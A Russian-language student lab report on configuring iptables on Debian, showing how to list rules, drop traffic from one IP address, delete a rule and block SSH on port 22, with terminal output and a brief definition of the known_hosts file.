Iptables - это мощный инструмент управления сетью в Linux, который позволяет администраторам управлять входящими и исходящими пакетами



данных. Это основной инструмент для настройки межсетевых экранов в системах Linux.

Iptables работает путем проверки пакетов данных на соответствие определенным критериям и выполнения заданных действий, если пакеты соответствуют этим критериям. Эти критерии и действия определяются в таблицах, которые состоят из набора правил.


В Iptables есть четыре основные таблицы:

1. **Filter** - это основная таблица, используемая для фильтрации пакетов.
2. **NAT** - эта таблица используется для настройки NAT (Network Address Translation).
3. **Mangle** - эта таблица используется для специальной обработки пакетов.
4. **Raw** - эта таблица используется для обхода системы отслеживания состояний.

Каждая таблица состоит из набора цепочек. Цепочки - это последовательности правил, которые применяются к пакетам. В Iptables есть три встроенные цепочки:

1. **INPUT** - эта цепочка применяется к пакетам, которые предназначены для самой системы.
2. **FORWARD** - эта цепочка применяется к пакетам, которые проходят через систему.
3. **OUTPUT** - эта цепочка применяется к пакетам, которые исходят из системы.

Первым делом устанавливаю iptables



```
pavel@debian2ver1210: ~  
root@debian2ver1210:~# apt-get install iptables  
Чтение списков пакетов... Готово  
Построение дерева зависимостей... Готово  
Чтение информации о состоянии... Готово  
Будут установлены следующие дополнительные пакеты:  
  libip6tc2  
Предлагаемые пакеты:  
  firewallld  
Следующие НОВЫЕ пакеты будут установлены:  
  iptables libip6tc2  
Обновлено 0 пакетов, установлено 2 новых пакетов, для удаления отмечено 0 пакетов,  
и 4 пакетов не обновлено.  
Необходимо скачать 380 kB архивов.  
После данной операции объем занятого дискового пространства возрастёт на 2 533 kB.  
Хотите продолжить? [Д/н] Д  
Пол:1 http://deb.debian.org/debian bookworm/main amd64 libip6tc2 amd64 1.8.9-2 [19,4 kB]  
Пол:2 http://deb.debian.org/debian bookworm/main amd64 iptables amd64 1.8.9-2 [360 kB]  
Получено 380 kB за 1с (625 kB/s)  
Выбор ранее не выбранного пакета libip6tc2:amd64.  
(Чтение базы данных ... на данный момент установлено 150145 файлов и каталогов.)  
Подготовка к распаковке .../libip6tc2_1.8.9-2_amd64.deb ...
```

Далее посмотрю текущие правила



-l – вывести список


```
root@debian1210:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
root@debian1210:~# █
```

Теперь добавим правило

Ограничим входящий трафик с данного устройства



Но для начала посмотрим, есть ли пинг между устройствами

Напоминаю, что на исходном устройстве следующий ip-адрес

Отменить	Проводное соединение				Применить
Подробности	Идентификация	IPv4	IPv6	Безопасность	
Скорость передачи данных 1000 Мб/с					
Адрес IPv4 192.168.1.13					
Адрес IPv6 fe80::a00:27ff:fe6e:971e					
Аппаратный адрес 08:00:27:6E:97:1E					
Маршрут по умолчанию 192.168.1.1					
DNS 192.168.1.1 195.131.144.199 89.207.216.1 8.8.8.8					
<input checked="" type="checkbox"/> Подключаться автоматически					
<input checked="" type="checkbox"/> Сделать доступным для других пользователей					
<input type="checkbox"/> Тарифицируемое соединение: возможны ограничения объёма данных и дополнительные расходы Обновление программ и другие большие загрузки не начнутся автоматически.					

Пингуется

```
pavel@debian2ver1210: ~  
pavel@debian2ver1210:~$ ping 192.168.1.13  
PING 192.168.1.13 (192.168.1.13) 56(84) bytes of data.  
64 bytes from 192.168.1.13: icmp_seq=1 ttl=64 time=0.406 ms  
64 bytes from 192.168.1.13: icmp_seq=2 ttl=64 time=0.533 ms  
64 bytes from 192.168.1.13: icmp_seq=3 ttl=64 time=0.547 ms  
64 bytes from 192.168.1.13: icmp_seq=4 ttl=64 time=0.468 ms  
64 bytes from 192.168.1.13: icmp_seq=5 ttl=64 time=0.860 ms  
64 bytes from 192.168.1.13: icmp_seq=6 ttl=64 time=0.837 ms  
64 bytes from 192.168.1.13: icmp_seq=7 ttl=64 time=0.556 ms  
64 bytes from 192.168.1.13: icmp_seq=8 ttl=64 time=0.678 ms  
64 bytes from 192.168.1.13: icmp_seq=9 ttl=64 time=0.748 ms  
64 bytes from 192.168.1.13: icmp_seq=10 ttl=64 time=0.619 ms  
^C  
--- 192.168.1.13 ping statistics ---  
10 packets transmitted, 10 received, 0% packet loss, time 9124ms  
rtt min/avg/max/mdev = 0.406/0.625/0.860/0.144 ms  
pavel@debian2ver1210:~$
```

Далее заблокирую входящий трафик от ip-адреса 192.168.1.15

```
root@debian1210:~# iptables -A INPUT -s 192.168.1.15 -j DROP  
root@debian1210:~#
```

-A – append – добавить

-s – source – откуда

-j – jump – какое действие сделать (drop – отбросить пакеты)

Посмотрим снова таблицу правил

```
root@debian1210:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                               destination
DROP       all  --  192.168.1.15                          anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination
root@debian1210:~# █
```

Видно, что правило добавилось.

Теперь снова попробую пропинговать

```
pavel@debian2ver1210:~$ ping 192.168.1.13
PING 192.168.1.13 (192.168.1.13) 56(84) bytes of data.
^C
--- 192.168.1.13 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8196ms

pavel@debian2ver1210:~$ █
```

Видно, что пакеты все потерялись.

Чтобы удалить правило сначала необходимо узнать его номер:

```
root@debian1210:~# iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source                               destination
1    DROP       all  --  192.168.1.15                          anywhere

Chain FORWARD (policy ACCEPT)
num  target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source                               destination
root@debian1210:~#
```

Видно, что номер 1 у правила

Удалим это правило

```

root@debian1210:~# iptables -D INPUT 1
root@debian1210:~# iptables -L
Chain INPUT (policy ACCEPT)
target      prot opt source                destination

Chain FORWARD (policy ACCEPT)
target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target      prot opt source                destination
root@debian1210:~# █

```

Так же можно запретить подключение по определённому порту. Например, по SSH. Для начала подключимся по SSH

```

C:\Users\Pavel>ssh pavel@192.168.1.15
pavel@192.168.1.15's password:
Linux debian2ver1210 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 16 09:22:59 2025 from 192.168.1.2
pavel@debian2ver1210:~$

```

Добавлю правило

```

root@debian2ver1210:~# iptables -A INPUT -p tcp --dport 22 -j DROP
root@debian2ver1210:~# iptables -L
Chain INPUT (policy ACCEPT)
target      prot opt source                destination
DROP        tcp  --  anywhere              anywhere            tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target      prot opt source                destination
root@debian2ver1210:~#

```

Соединение разорвалось и новое подключение не работает

```

permitted by applicable law.
Last login: Wed Apr 16 09:22:59 2025 from 192.168.1.2
pavel@debian2ver1210:~$ client_loop: send disconnect: Connection reset

C:\Users\Pavel>ssh pavel@192.168.1.15
C:\Users\Pavel>ssh pavel@192.168.1.15

```

## 5. Что такое файл `known_host`

Файл `known_hosts` — это важный компонент системы SSH (Secure Shell), который используется для хранения публичных ключей хостов, к которым пользователь подключался ранее. Этот файл помогает обеспечить безопасность соединений, позволяя клиенту SSH проверять подлинность сервера, с которым он пытается установить соединение.

**Вывод:** в результате выполнения практической работы я научился использовать `tcpdump`, `arp spoof` и `iptables`, а так же ознакомился с процессом атаки MITM (человек посередине).